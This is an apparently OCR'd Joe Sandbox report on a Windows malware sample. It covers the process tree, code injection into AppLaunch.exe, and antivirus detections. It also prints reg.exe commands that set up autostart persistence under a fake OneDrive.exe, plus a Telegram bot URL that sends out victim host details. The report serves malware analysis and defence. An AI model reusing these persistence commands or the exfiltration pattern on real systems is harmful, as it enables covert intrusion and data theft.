ID: 620098
Sample Name:
68e7a0fa9f7dbbb34bc4bad97690ea72.exe
Cookbook: default.jbs
Time: 11:02:19
Date: 04/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents

Table of Contents 2
Windows Analysis Report 68e7a0fa9f7dbbb34bc4bad97690ea72.exe 4
Overview 4
General Information 4
Detection 4
Signatures 4
Classification 4
Process Tree 4
Malware Configuration 4
Yara Signatures 4
Sigma Signatures 5
Persistence and Installation Behavior 5
Snort Signatures 5
Joe Sandbox Signatures 5
AV Detection 5
Networking 5
System Summary 5
Persistence and Installation Behavior 5
Malware Analysis System Evasion 5
HIPS / PFW / Operating System Protection Evasion 5
Mitre Att&ck Matrix 5
Behavior Graph 6
Screenshots 7
Thumbnails 7
Antivirus, Machine Learning and Genetic Malware Detection 8
Initial Sample 8
Dropped Files 8
Unpacked PE Files 8
Domains 9
URLs 9
Domains and IPs 9
Contacted Domains 9
Contacted URLs 9
URLs from Memory and Binaries 9
World Map of Contacted IPs 10
Public IPs 11
General Information 11
Warnings 12
Simulations 12
Behavior and APIs 12
Joe Sandbox View / Context 12
IPs 12
Domains 12
ASNs 12
JA3 Fingerprints 12
Dropped Files 12
Created / dropped Files 12
C:\Users\user\AppData\Local\Microsoft\0ZkOYc2aecGHWT_s 12
C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.exe 13
C:\Users\user\AppData\Local\Microsoft\OneDrive\Secur32.dll 13
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0W10PBUV\sendMessage[1].htm 13
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\PSUEOSZZ\json[1].json 14
C:\Users\user\AppData\Roaming\[New]1.exe 14
C:\Users\user\AppData\Roaming\[New]Salvity_crypted(2).exe 14
Static File Info 15
General 15
File Icon 15
Static PE Info 15
General 15
Entrypoint Preview 15
Rich Headers 16
Data Directories 17
Sections 17
Resources 17
Imports 17
Possible Origin 18
Network Behavior 18
Network Port Distribution 18
TCP Packets 18
UDP Packets 19
DNS Queries 19
DNS Answers 19
HTTP Request Dependency Graph 20
HTTP Packets 20

HTTPS Proxied Packets 21
Statistics 22
Behavior 22
System Behavior 22
Analysis Process: 68e7a0fa9f7dbbb34bc4bad97690ea72.exePID: 6356, Parent PID: 6076 22
General 22
File Activities 22
Analysis Process: [New]1.exePID: 6432, Parent PID: 6356 22
General 22
File Activities 23
File Written 23
Analysis Process: conhost.exePID: 4856, Parent PID: 6432 23
General 23
Analysis Process: AppLaunch.exePID: 5556, Parent PID: 6432 23
General 23
File Activities 23
File Created 23
File Written 25
Analysis Process: reg.exePID: 5996, Parent PID: 5556 26
General 26
File Activities 26
Registry Activities 26
Analysis Process: reg.exePID: 6628, Parent PID: 5556 26
General 26
File Activities 27
Registry Activities 27
Key Value Created 27
Analysis Process: conhost.exePID: 5596, Parent PID: 5996 27
General 27
Analysis Process: conhost.exePID: 4208, Parent PID: 6628 27
General 27
Analysis Process: [New]Salvity_crypted(2).exePID: 5824, Parent PID: 6356 28
General 28
File Activities 28
File Written 28
Analysis Process: conhost.exePID: 6064, Parent PID: 5824 28
General 28
Analysis Process: AppLaunch.exePID: 2480, Parent PID: 5824 28
General 28
File Activities 29
File Created 29
File Read 29
Registry Activities 29
Disassembly 29


Windows Analysis Report

68e7a0fa9f7dbbb34bc4bad97690ea72.exe


Overview

General Information

Sample Name:	68e7a0fa9f7dbbb34bc4bad97690ea72.exe
Analysis ID:	620098
MD5:	d9079709c37a99..
SHA1:	0f7af4f8fe342afc..
SHA256:	b6a3b9630a6ed8.
Tags:	exe
Infos:	



Detection




Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Antivirus / Scanner detection for sub…
- Sigma detected: Add file from suspi…
- Antivirus detection for dropped file
- Multi AV Scanner detection for drop…
- Writes to foreign memory regions
- Uses cmd line tools excessively to …
- Uses the Telegram API (likely for C…
- Allocates memory in foreign process…
- May check the online IP address of…
- Injects a PE file into a foreign proce…
- Queries sensitive video device infor…

Classification



Process Tree

- **System is w10x64**
- 68e7a0fa9f7dbbb34bc4bad97690ea72.exe (PID: 6356 cmdline: "C:\Users\user\Desktop\68e7a0fa9f7dbbb34bc4bad97690ea72.exe" MD5: D9079709C37A9977A75123A38CBD6660)
  - [New]1.exe (PID: 6432 cmdline: C:\Users\user\AppData\Roaming\[New]1.exe MD5: 9374A16E2B48794C1C45798358A87352)
    - conhost.exe (PID: 4856 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - AppLaunch.exe (PID: 5556 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe MD5: 6807F903AC06FF7E1670181378690B22)
      - reg.exe (PID: 5996 cmdline: REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Run /v OneDrive /t REG_SZ /f /d C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.exe MD5: CEE2A7E57DF2A159A065A34913A055C2)
        - conhost.exe (PID: 5596 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - reg.exe (PID: 6628 cmdline: REG ADD HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\StartupApproved\Run /v OneDrive /t REG_BINARY /f /d 0200000000000000000000 MD5: CEE2A7E57DF2A159A065A34913A055C2)
        - conhost.exe (PID: 4208 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - [New]Salvity_crypted(2).exe (PID: 5824 cmdline: C:\Users\user\AppData\Roaming\[New]Salvity_crypted(2).exe MD5: 2A1FF9C5A823F8F05520932A0A39F345)
    - conhost.exe (PID: 6064 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - AppLaunch.exe (PID: 2480 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe MD5: 6807F903AC06FF7E1670181378690B22)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

No yara matches

Sigma Signatures

Persistence and Installation Behavior

Sigma detected: Add file from suspicious location to autostart registry

Snort Signatures

No Snort rule has matched

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Antivirus / Scanner detection for submitted sample

Antivirus detection for dropped file

Multi AV Scanner detection for dropped file

Networking

Uses the Telegram API (likely for C&C communication)

May check the online IP address of the machine

System Summary

PE file contains section with special chars

Persistence and Installation Behavior

Uses cmd line tools excessively to alter registry or file data

Malware Analysis System Evasion

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions

Allocates memory in foreign processes


Injects a PE file into a foreign processes

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 1 Windows Management Instrumentation	1 Registry Run Keys / Startup Folder	1 Access Token Manipulation	1 Disable or Modify Tools	1 Input Capture	1 System Time Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Web Service	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 Command and Scripting Interpreter	Boot or Logon Initialization Scripts	3 1 1 Process Injection	1 1 Deobfuscate/Decode Files or Information	LSASS Memory	2 File and Directory Discovery	Remote Desktop Protocol	1 Input Capture	Exfiltration Over Bluetooth	4 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 Registry Run Keys / Startup Folder	3 Obfuscated Files or Information	Security Account Manager	3 6 System Information Discovery	SMB/Windows Admin Shares	1 Clipboard Data	Automated Exfiltration	1 1 Encrypted Channel	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	2 Software Packing	NTDS	2 3 1 Security Software Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	3 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Masquerading	LSA Secrets	1 1 Virtualization/Sandbox Evasion	SSH	Keylogging	Data Transfer Size Limits	4 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Modify Registry	Cached Domain Credentials	2 Process Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 1 Virtualization/Sandbox Evasion	DCSync	1 Remote System Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	1 Access Token Manipulation	Proc Filesystem	1 System Network Configuration Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	3 1 1 Process Injection	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
68e7a0fa9f7dbbb34bc4bad97690ea72.exe	33%	Virustotal		Browse
68e7a0fa9f7dbbb34bc4bad97690ea72.exe	100%	Avira	HEUR/AGEN.1224689	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.exe	100%	Avira	TR/Redcap.sblry	
C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.exe	40%	Virustotal		Browse
C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.exe	11%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.exe	15%	ReversingLabs	Win64.Trojan.MintZard	
C:\Users\user\AppData\Local\Microsoft\OneDrive\Secur32.dll	4%	Virustotal		Browse
C:\Users\user\AppData\Local\Microsoft\OneDrive\Secur32.dll	0%	Metadefender		Browse
C:\Users\user\AppData\Local\Microsoft\OneDrive\Secur32.dll	0%	ReversingLabs		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
9.3.[New]1.exe.2ab0000.0.unpack	100%	Avira	TR/ATRAPS.Gen4		Download File

Source	Detection	Scanner	Label	Link	Download
21.2.[New]Salvity_crypted(2).exe.9f0000.1.unpack	100%	Avira	HEUR/AGEN.1213159		Download File
21.0.[New]Salvity_crypted(2).exe.9f0000.0.unpack	100%	Avira	HEUR/AGEN.1213159		Download File
0.0.68e7a0fa9f7dbbb34bc4bad97690ea72.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1223491		Download File
9.0.[New]1.exe.320000.0.unpack	100%	Avira	HEUR/AGEN.1213159		Download File
25.2.AppLaunch.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1203048		Download File
9.2.[New]1.exe.320000.0.unpack	100%	Avira	HEUR/AGEN.1213159		Download File
0.2.68e7a0fa9f7dbbb34bc4bad97690ea72.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1223491		Download File
21.3.[New]Salvity_crypted(2).exe.2570000.0.unpack	100%	Avira	HEUR/AGEN.1203048		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net02	0%	URL Reputation	safe	
http://ip-api.com4bkX	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ipinfo.io	34.117.59.81	true	false		high
ip-api.com	208.95.112.1	true	false		high
api.telegram.org	149.154.167.220	true	false		high

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://https://api.telegram.org/botTELEGRAM_APIKEY/sendMessage?chat_id=TELEGRAM_CHATID&text=%F0%9F%98%8E%20New%20worker%20connected!%0A%0A%E2%9D%97%EF%B8%8F%20Info:%20%0A%E2%80%94%20GPU:%20Microsoft%20Basic%20Display%20Adapter%0A%E2%80%94%20CPU:%20Intel(R)%20Core(TM)2%20CPU%206600%20@%202.40%20GHz%0A%E2%80%94%20RAM:%208191%20MB%0A%0A%E2%9D%95%20Other%20info:%0A%E2%80%94%20Username:%20user%0A%E2%80%94%20IP:%20102.129.143.40%0A%E2%80%94%20Country:%20CH%0A%E2%80%94%20Build%20tag:%20BOba%0A	false		high
http://api.telegram.org/botTELEGRAM_APIKEY/sendMessage?chat_id=TELEGRAM_CHATID&text=%F0%9F%98%8E%20New%20worker%20connected!%0A%0A%E2%9D%97%EF%B8%8F%20Info:%20%0A%E2%80%94%20GPU:%20Microsoft%20Basic%20Display%20Adapter%0A%E2%80%94%20CPU:%20Intel(R)%20Core(TM)2%20CPU%206600%20@%202.40%20GHz%0A%E2%80%94%20RAM:%208191%20MB%0A%0A%E2%9D%95%20Other%20info:%0A%E2%80%94%20Username:%20user%0A%E2%80%94%20IP:%20102.129.143.40%0A%E2%80%94%20Country:%20CH%0A%E2%80%94%20Build%20tag:%20BOba%0A	false		high
http://ipinfo.io/json	false		high
http://ip-api.com/line/?fields=hosting	false		high

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://ipinfo.io/missingauth	AppLaunch.exe, 0000000B.00000002.456337506.0000000006C12000.00000004.00000800.00020000.00000000.sdmp, json[1].json.11.dr	false		high
http://nsis.sf.net/NSIS_Error	68e7a0fa9f7dbbb34bc4bad97690ea72.exe	false		high
http://ocsp.entrust.net03	[New]1.exe.0.dr, [New]Salvity_crypted(2).exe.0.dr	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://ipinfo.io/jsonxt	AppLaunch.exe, 0000000B.00000002.4562305 76.0000000006BD0000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://ocsp.entrust.net02	[New]1.exe.0.dr, [New]Salvity_crypted(2).exe.0.dr	false	• URL Reputation: safe	unknown
http://www.entrust.net/rpa03	[New]1.exe.0.dr, [New]Salvity_crypted(2).exe.0.dr	false		high
http://https://api.telegram.org/	AppLaunch.exe, 0000000B.00000002.4562305 76.0000000006BD0000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://ip-api.com	AppLaunch.exe, 00000019.00000002.7974391 21.0000000006A79000.00000004.00000800.00 020000.00000000.sdmp, AppLaunch.exe, 000 00019.00000002.797490031.0000000006A8A00 0.00000004.00000800.00020000.00000000.sdmp	false		high
http://aia.entrust.net/ts1-chain256.cer01	[New]1.exe.0.dr, [New]Salvity_crypted(2).exe.0.dr	false		high
http://api.telegram.org/botTELEG	AppLaunch.exe, 0000000B.00000002.4558228 07.0000000000E4D000.00000004.00000020.00 020000.00000000.sdmp, AppLaunch.exe, 000 0000B.00000003.454692399.0000000000E4D00 0.00000004.00000020.00020000.00000000.sdmp	false		high
http://nsis.sf.net/NSIS_ErrorError	68e7a0fa9f7dbbb34bc4bad97690ea72.exe	false		high
http://crl.entrust.net/ts1ca.crl0	[New]1.exe.0.dr, [New]Salvity_crypted(2).exe.0.dr	false		high
http://ipinfo.io/json4	AppLaunch.exe, 0000000B.00000002.4562305 76.0000000006BD0000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	AppLaunch.exe, 00000019.00000002.7974391 21.0000000006A79000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://www.entrust.net/rpa0	[New]1.exe.0.dr, [New]Salvity_crypted(2).exe.0.dr	false		high
http://https://api.telegram.org/botTELEGRAM_APIKEY/sendMessage?chat_id=TELEGRAM_CHATID&text=%F0%9F%98%8E%20	AppLaunch.exe, 0000000B.00000002.4562305 76.0000000006BD0000.00000004.00000800.00 020000.00000000.sdmp, AppLaunch.exe, 000 0000B.00000003.454466555.0000000000E6800 0.00000004.00000020.00020000.00000000.sdmp, AppLaunch.exe, 0000000B.00000002.455882630.000 0000000E68000.00000004.00000020.00020000 .00000000.sdmp, AppLaunch.exe, 0000000B. 00000002.455822807.0000000000E4D000.0000 0004.00000020.00020000.00000000.sdmp, Ap pLaunch.exe, 0000000B.00000003.454692399 .0000000000E4D000.00000004.00000020.0002 0000.00000000.sdmp	false		high
http://ip-api.com4bkX	AppLaunch.exe, 00000019.00000002.7974391 21.0000000006A79000.00000004.00000800.00 020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://ipinfo.io/jsonHt	AppLaunch.exe, 0000000B.00000002.4562305 76.0000000006BD0000.00000004.00000800.00 020000.00000000.sdmp	false		high
http://crl.entrust.net/2048ca.crl0	[New]1.exe.0.dr, [New]Salvity_crypted(2).exe.0.dr	false		high
http://api.telegram.org/botTELEGRAM_APIKEY/sendMessage?chat_id=TELEGRAM_CHATID&text=%F0%9F%98%8E%20N	AppLaunch.exe, 0000000B.00000002.4563375 06.0000000006C12000.00000004.00000800.00 020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
149.154.167.220	api.telegram.org	United Kingdom		62041	TELEGRAMRU	false
208.95.112.1	ip-api.com	United States		53334	TUT-ASUS	false
34.117.59.81	ipinfo.io	United States		139070	GOOGLE-AS-APGoogleAsiaPacificPteLtdSG	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	620098
Start date and time: 04/05/202211:02:19	2022-05-04 11:02:19 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 15m 49s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	68e7a0fa9f7dbbb34bc4bad97690ea72.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	36
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@18/7@3/3
EGA Information:	• Successful, ratio: 80%

HDC Information:	• Successful, ratio: 99.9% (good quality ratio 96.1%) • Quality average: 82.2% • Quality standard deviation: 24.8%
HCA Information:	Failed
Cookbook Comments:	• Found application associated with file extension: .exe • Adjust boot time • Enable AMSI • Override analysis time to 240s for sample files taking high CPU consumption

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, WmiPrvSE.exe, svchost.exe, wuapihost.exe
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, fs.microsoft.com, store-images.s-microsoft.com, login.live.com, sls.update.microsoft.com, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:04:56	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run OneDrive C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.exe
11:05:04	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run OneDrive C:\Users\user\AppData\Local\Microsoft\OneDrive\OneDrive.exe

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\0ZkOYc2aecGHWT_s

Process:	C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe
File Type:	Non-ISO extended-ASCII text, with NEL line terminators
Category:	dropped

Size (bytes):	233
